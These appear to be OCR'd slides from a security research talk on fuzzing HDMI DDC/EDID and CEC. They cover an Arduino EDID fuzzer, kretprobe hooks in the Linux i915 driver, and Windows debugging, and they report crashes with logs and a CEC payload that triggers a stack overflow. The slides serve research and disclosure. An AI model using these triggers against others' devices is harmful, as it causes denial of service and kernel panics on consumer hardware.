*** ingredient : Arduino ATMega 2560, jumper, HDMI Cable, resistors**

- Resistors are 4.7 (It's normal for 5V voltage)
- 15pin – SCL, 16pin – SDA
- 17pin – Ground, 18pin – 5V
- 19pin – Digital for HPD







# DDC_Fuzzer

- To fuzz through the HDMI cable, the process of connecting and disconnecting HDMI should be **repeated**
- So we repeatedly **send low and high to HPD pin**, giving the same effect as connecting and disconnecting HDMI.

```
digitalWrite(hotPlugDetectPin, LOW);
delay (10);
digitalWrite(hotPlugDetectPin, HIGH);
```

# DDC_Fuzzer

*** Wire.h**

› Arduino's i2c communication library

**Wire.begin(address)** // initiate i2c communication to slave mode
**Wire.onReceive(function)** // enroll the function to call when receive data from master
**Wire.onRequest(functoin)** // enroll the functoin to call when requested from master
**Wire.write(data)** // send data to master
**Wire.read()** // read received data from master

# DDC_Fuzzer

- It is necessary to modify Wire.h and twi.h

```
#ifndef TwoWire_h
#define TwoWire_h

#include <inttypes.h>
#include "Stream.h"

#define BUFFER_LENGTH 32
```

```
#ifndef TWI_FREQ
#define TWI_FREQ 100000L
#endif

#ifndef TWI_BUFFER_LENGTH
#define TWI_BUFFER_LENGTH 32
#endif
```

- Uses a 32 byte buffer, therefore any communication should be within this limit. Exceeding bytes will just be dropped.
- **32 -> 128**

# DDC_Fuzzer

1. HPD(Low) -> HPD(High)

2. Source request edid to Arduino

3. call onRequest callback method

   send mutated EDID to source

4. Source send data(ACK) to Arduino

5. call onReceive callback method

   print received data

6. HPD(High) -> HPD(Low)

# DDC_Fuzzer

*** Mutation**

› Each structure of E-EDID

› Random among structures that are likely to cause vulnerabilities.


› All random

*** Crash found**

› Turn off the power or reboot


› system log

# DDC_Fuzzer



# What about ARC?

- The ARC devices like sound-bar or home theater **use lower versions of codecs**
- But it's quietly difficult to transmit mutated data via HDMI cable
- Fuzzing the codecs what we compile the source code in the device



# Fuzzing Result

**[DDC]** Denial of service : Confirmed

| Title | Process |
|---|---|
| Mibox3 Kernel Panic | Confirmed |

**[CEC]** Denial of service : Confirmed

| Title | Process |
|---|---|
| possible memory leak in stack | Confirmed |

**[CEC]** Denial of service : Confirmed

| Title | Process |
|---|---|
| Kernel panic caused by DoS | Ignored |

- Found 3 vulnerabilities

This issue had already physical contact

# Fuzzing Result_CEC

- **Memory leak** caused by one-byte stack overflow of memcpy()

```
_aeabi_memcpy((char *)&v8 + 1, v3 + 4, v3[3]);
LOBYTE(v8) = v3[2] & 0xF;
android::HdmiCecBase::printCecMsgBuf(v2, (const char *)&v8);
```

```
10-31 01:54:37.874  3603  3957 D HdmiCecBase: [printCecMsgBuf:] msg: 14 61 61 61 61 61 61 61 61 61 61 61 61 61 61 78
10-31 01:54:37.874  3603  3957 V HdmiCecControl: [threadLoop:] mExtendControl = 3, mDeviceType = 4, isCecControlled = 1
10-31 01:54:37.874  3603  3957 V HdmiCecService: [onEventUpdate:] cec message for system and extend
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecEvent:] eventType: 9
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecMessage:] [1 -> 4] len: 15, body: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecMsgBuf:] msg: 04 61 61 61 61 61 61 61 61 61 61 61 61 61 61 bc a7 3f d7 20 01 6b 0e c4 b4 b6 dc bc a7
 3f d7 0f
10-31 01:54:37.878  3560  3560 W        : debuggerd: handling request: pid=25944 uid=1000 gid=1000 tid=26992
10-31 01:54:38.022 29260 29260 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
10-31 01:54:38.022 29260 29260 F DEBUG   : Build fingerprint: 'Xiaomi/TELEBEE/once:7.0/NBD92G/1971:user/release-keys'
10-31 01:54:38.022 29260 29260 F DEBUG   : Revision: '0'
10-31 01:54:38.022 29260 29260 F DEBUG   : ABI: 'arm'
10-31 01:54:38.022 29260 29260 F DEBUG   : pid: 25944, tid: 26992, name: Binder:25944_A  >>> system_server <<<
10-31 01:54:38.022 29260 29260 F DEBUG   : signal 6 (SIGABRT), code -6 (SI_TKILL), fault addr --------
10-31 01:54:38.028 29260 29260 F DEBUG   : Abort message: 'stack corruption detected'
10-31 01:54:38.028 29260 29260 F DEBUG   :     r0 00000000  r1 00006970  r2 00000006  r3 00000008
10-31 01:54:38.028 29260 29260 F DEBUG   :     r4 d73fa978  r5 00000006  r6 d73fa920  r7 0000010c
10-31 01:54:38.028 29260 29260 F DEBUG   :     r8 d73fa690  r9 d92e14d0  sl f326efb9  fp 00000000
10-31 01:54:38.028 29260 29260 F DEBUG   :     ip 00000000  sp d73fa618  lr f305a8d7  pc f305d134  cpsr 20070010
```

# Fuzzing Result

```
ser.write('\xff\x18\x01\xfe' + '\xff\x0b\x14\xfe' + '\xff\x0b\x61\xfe'*14 + '\xff\x0c\x61\xfe')
```

**libhdmicec.so - onTransact( )**

| | | | | |
|---|---|---|---|---|
| | android:: Parcel:: readInt32( ) | android:: Parcel:: readInt32( ) | android:: Parcel:: readInt32( ) | android:: Parcel:: readCString( ) |

**libhdmicec_jni.so - onEventUpdate( )**

| | | | | |
|---|---|---|---|---|
| 8 | | SRC / DST | MSG_LEN | MSG BODY |

V3 V3+8 V3+c V3+10

| | | |
|---|---|---|
| DST | Msg body | |

V8 V8+1 V8+Msg_len+1

=> printCecMsgBuf(v2, &v8)

# Fuzzing Result_DDC

- After shutdown due to **kernel panic** caused by sending EDID data, reboot fails.

```
X20: 0xffffffc002176f80:
6f80  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
6fa0  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
6fc0  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
```

```
[    2.247506@0] Kernel panic - not syncing: Fatal exception in interrupt
[    2.247506@0] Kernel panic - not syncing: Fatal exception in interrupt
[    2.247515@2] CPU2: stopping
[    2.247515@2] CPU2: stopping
[    2.247523@2] CPU: 2 PID: 0 Comm: swapper/2 Tainted: G      D      3.14.29-g927d993 #1
[    2.247523@2] CPU: 2 PID: 0 Comm: swapper/2 Tainted: G      D      3.14.29-g927d993 #1
[    2.247526@2] Call trace:
[    2.247526@2] Call trace:
[    2.247538@2] [<ffffffc001088ea4>] dump_backtrace+0x0/0x144
[    2.247538@2] [<ffffffc001088ea4>] dump_backtrace+0x0/0x144
[    2.247542@2] [<ffffffc001089004>] show_stack+0x1c/0x28
[    2.247542@2] [<ffffffc001089004>] show_stack+0x1c/0x28
[    2.247551@2] [<ffffffc001a3486c>] dump_stack+0x74/0xb8
[    2.247551@2] [<ffffffc001a3486c>] dump_stack+0x74/0xb8
```

# Another Fuzzer

# Ubuntu Fuzzer

*** Reason of making Ubuntu fuzzer**

› In the case of Ubuntu, Arduino fuzzer does not work normally
› The data was not transferred normally and It causes low speed
› What about driver fuzzer?

*** Environment**

› OS : Ubuntu 16.04.05 LTS
› target : i915 Driver , DRM

# Source Code Audit

- For make fuzzer, I had to know how to get an EDID in Linux
- [https://github.com/torvalds/linux](https://github.com/torvalds/linux)

```
static int
drm_do_probe_ddc_edid(void *data, u8 *buf, unsigned int block, size_t len)
{
	struct i2c_adapter *adapter = data;
	unsigned char start = block * EDID_LENGTH;
	unsigned char segment = block >> 1;
	unsigned char xfers = segment ? 3 : 2;
	int ret, retries = 5;
```

stored EDID at the end of the function

# Kprobes  ?

› Kprobes enables you to **dynamically break** into any kernel routine and collect debugging and performance information non-disruptively

```
static unsigned int counter = 0;
int Pre_Handler(struct kprobe *p, struct pt_regs *regs){
  printk("Pre_Handler: counter=%u\n",counter++);
  return 0;
}

void Post_Handler(struct kprobe *p, struct pt_regs *regs, unsigned long flags){
  printk("Post_Handler: counter=%u\n",counter++);
}

static struct kprobe kp;

int myinit(void)
{
  printk("module inserted\n ");
  kp.pre_handler = Pre_Handler;
  kp.post_handler = Post_Handler;
  kp.addr = (kprobe_opcode_t *)0xffffffffba723760;
  register_kprobe(&kp);
  return 0;
}
```

Call before instruction

Call after instruction

› You can control register value (function params)

› symbol (+offset)
› address (+offset)

# Kretprobe

- Kretprobe is one of the kinds of Kprobes
- You can hook not only function's entry but also function's exit
- Code is similar to Kprobes

**kallsyms**


```
cat /proc/kallsyms
fb_firmware_edid
check_edid
fix_edid
edid_checksum
edid_check_header
fb_edid_add_monspec
fb_parse_edid
fb_edid_to_monspecs
```

```
static int entry_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
    // save edid buffer Before function call
    buf = (u8 *)regs->si;
    printk(KERN_INFO "buf : %x\n", buf);
    return 0;
}
```


save edid buffer's address

```
static int ret_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
    // get buffer addr After function call
    u8 * ret = buf;
```

get edid buffer's address and mutate!




?




HPD ?    Power On/Off ?

# Ftrace


- Ftrace is an **internal tracer** designed to help out developers and designers of systems **to find what is going on inside the kernel**
- /sys/kernel/debug/tracing ( on Ubuntu 16.04.05 LTS )
- Tracer type is in **available_tracers** file and function list what tracer can tracing is in **available_filter_functions** file
- The results are saved in "trace" file in same directory


```
root@scw-c1110a:/sys/kernel/debug/tracing# cat available_tracers
blk mmiotrace function_graph wakeup_dl wakeup_rt wakeup function nop
```

```
root@scw-c1110a:/sys/kernel/debug/tracing# cat available_filter_functions
run_init_process
try_to_run_init_process
do_one_initcall
```

# Ftrace

```
# echo drm_do_probe_ddc_edid > set_ftrace_filter
# echo function > current_tracer
# echo 1 > events/irq/irq_handler_entry/e
# echo 1 > options/func_stack_trace
# echo 1 > tracing_on  (turn off : echo 0 >
```




# Libdrm

- Libdrm is the cross driver middleware which allows user-space applications to communicate with the Kernel by the means of the DRI protocol
- There's code for call drm_mode_getconnector
- I tried to install it, but FAIL..

So, what I did was..



Defragmentation of source code what I need to call drm_mode_getconnector

```
static drmModeConnectorPtr
_drmModeGetConnector(int fd, uint32_t connector_id, int probe)
{
    struct drm_mode_get_connector conn, counts;
    drmModeConnectorPtr r = NULL;
    struct drm_mode_modeinfo stack_mode;

    memclear(conn);
    conn.connector_id = connector_id;
    if (!probe) {
        conn.count_modes = 1;
        conn.modes_ptr = VOID2U64(&stack_mode);
    }

    if (drmIoctl(fd, DRM_IOCTL_MODE_GETCONNECTOR, &conn))
        return 0;
```

# Fuzzer

drm_mode_getconnector

…

intel_hdmi_detect

…

…

**drm_do_probe_ddc_edid**

**ioctl trigger (repeatedly)**

**Hook!**

**kretprobe**


**Mutation**


HDMI SINK
(TV)

**Seed(EDID)**

# What about Windows?

- target : igdkmd64 on Windows 10
- Kernel debugging using WinDBG







# What about Windows?

- **"ba" command** is very useful to analysis EDID on Windows
- Found the routine about get EDID point

```
igdkmd64+0x1000+000000000026DC42 ;
    [CALL STACK]
